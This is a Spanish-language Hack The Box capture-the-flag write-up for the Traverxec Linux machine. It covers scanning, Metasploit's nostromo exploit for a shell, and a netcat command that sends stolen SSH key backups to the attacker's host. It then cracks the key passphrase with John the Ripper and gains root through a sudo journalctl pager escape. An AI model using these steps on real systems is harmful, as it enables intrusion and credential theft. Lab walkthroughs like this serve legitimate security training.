HTB MÁQUINA TRAVERXEC


Veamos las características de la Máquina, vemos que tiene una puntuación de 4.3, es una maquina en Linux y que está en la categoría de fácil.

- User:


Lo primero que hacemos es realizar un nmap a la máquina para mirar si encontramos algo que nos sea útil para explotar la máquina en este caso vemos a nostromo 1.9.6

```
angussMoody ❐ 0 ● 2 bash
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165# cat traverxecNmap.txt
# Nmap 7.80 scan initiated Thu Jan 16 15:04:30 2020 as: nmap -sC -sV -O -o traverxecNmap.txt 10.10.10.165
Nmap scan report for 10.10.10.165
Host is up (0.22s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open  http    nostromo 1.9.6
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.18 (92%), Linux 3.2 - 4.9 (92%), Crestron XPanel control system (90%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux
 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jan 16 15:06:31 2020 -- 1 IP address (1 host up) scanned in 123.17 seconds
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165#
```

Investigamos un poco y nos damos cuenta que existe un exploit para esta versión de nostromo (https://packetstormsecurity.com/files/155045/Nostromo-1.9.6-Directory-Traversal-Remote-Command-Execution.html) que está en Metasploit, así que iniciamos la consola y usamos nostromo_code_exec, cofiguramos el explot con la ip de la maquina y nuestra ip y lo corremos, de esta manera tenemos una Shell de bajos privilegios.



Enumerando la página con encontramos una ruta de configuración con 2 archivos, el primer archivo nos muestra un hash que, al desencriptarlo, nos da Nowonly4me, que en este caso no nos sirve para explotar la máquina; pero en el segundo archivo, al final de este nos encontramos con un directorio llamado public_www



Traverxec

```
www-data@traverxec:/home/david$ ls
ls
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$ find public_www
find public_www
public_www
public_www/index.html
public_www/protected-file-area
public_www/protected-file-area/backup-ssh-identity-files.tgz
public_www/protected-file-area/.htaccess
www-data@traverxec:/home/david$
 0  1h 20m  1 chrome  2 ruby
```

Enumerando la página, vemos que dentro de David no tenemos permisos de listar, pero si podemos hacer uso del comando find (https://es.wikipedia.org/wiki/Find)

Ya sabemos que el directorio se encuentra en David, además que tiene un backup de una identificación ssh, ahora vamos a descargarnos ese archivo y lo vamos a realizar pornmedio de netcat, ponemos nuestra máquina a la escucha del archivo y en la máquina victima; enviamos nuestro archivo

```
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
ls
backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$ nc 10.10.15.147 4444 < backup-ssh-identity-files.tgz
<c 10.10.15.147 4444 < backup-ssh-identity-files.tgz
```

```
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165# nc -lvp 4444 > backup-ssh-identity-files.tgz
listening on [any] 4444 ...
10.10.10.165: inverse host lookup failed: Unknown host
connect to [10.10.15.147] from (UNKNOWN) [10.10.10.165] 36568
```

```
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165# ls
backup-ssh-identity-files.tgz  traverxecNmap.txt
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165# tar xzvf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165# ls
backup-ssh-identity-files.tgz  home  traverxecNmap.txt
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165# cd home/
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home# ls
david
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home# cd david/
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david# ls -a
.  ..  .ssh
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david# cd .ssh
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh#
```

De esta manera tenemos las llaves de David, ahora debemos desencriptar la pass para este usuario.

Realizamos el proceso como en máquinas anteriores y así obtenemos la pass para el usuario David que es hunter

```
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# python /usr/share/john/ssh2john.py id_rsa > david.txt
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# ls
authorized_keys  david.txt  id_rsa  id_rsa.pub
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# john --wordlist='/usr/share/wordlists/rockyou.txt' david.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 6 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
1g 0:00:00:11 DONE (2020-01-17 12:09) 0.08665g/s 1242Kp/s 1242Kc/s 1242KC/s     1990..*7¡Vamos!
Session completed
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh#
```

Iniciamos sesión con la llave que tenemos de David por medio de ssh

```
angussMoody ❐ 0 • 2 ssh
root@angussMoody:~/hackthebox/Traverxec-10.10.10.165/home/david/.ssh# ssh david@10.10.10.165 -i id_rsa
The authenticity of host '10.10.10.165 (10.10.10.165)' can't be established.
ECDSA key fingerprint is SHA256:CiO/pUMzd+6bHnEhA2rAU30QQiNdWOtkEPtJoXnWzVo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.165' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Fri Jan 17 12:12:33 2020 from 10.10.15.72
david@traverxec:~$ ls
bin  binary  LinEnum.sh  Lin.txt  priv  public_www  user.txt
david@traverxec:~$
```

y de esta manera obtenemos nuestra primera flag.

- ***Escalada de Privilegios:***

La escalada de privilegios de esta máquina es un poco trol, como lo vimos desde el principio con el directorio public_www, cuando ingresamos como David hay un directorio llamado bin y al ingresar a este directorio, nos encontramos con 2 archivos server-stats.head y server-stats.sh


```
angussMoody ❐ 0 • 2 ssh
david@traverxec:~/bin$ ls
server-stats.head  server-stats.sh
david@traverxec:~/bin$ cat server-stats.head
                                                      .----.
   Webserver Statistics and Data                     .---------. | == |
         Collection Script                           |.-"""""-.| |----|
          (c) David, 2019                            ||       || | == |
                                                     ||       || |----|
                                                     |'-.....-'| |::::|
                                                     '""")---(""' |___.|
                                                    /:::::::::::\"    "
                                                   /:::========:::\
                                               jgs '"""""""""""""'

david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~/bin$
```


Vemos que la última línea nos muestra journalctl

Investigamos un poco sobre que es (https://maslinux.es/forma-basica-de-uso-de-journalctl/)

Y buscamos la forma de escalar privilegios y nos encontramos con GTFOBins (https://gtfobins.github.io/gtfobins/journalctl/) que ya lo hemos visto antes en otras máquinas

Y acá es donde viene la parte trol de la máquina, como en otras máquinas con el comando sudo -l nos enseña una línea por donde podemos escalar privilegios, así para esta máquina; corremos la última línea que tiene el archivo server-stats.sh con la termina maximizada, pero no ocurre nada





Solo cuando tenemos nuestra terminal minimizada es cuando nos da permisos para escribir y como vimos en GTFOBins con el comando ¡/bin/bash obtendremos una Shell y de esta manera ya somos usuarios root

De esta manera encontramos la flag del Root.

Saludos **Fr13ndS HTB**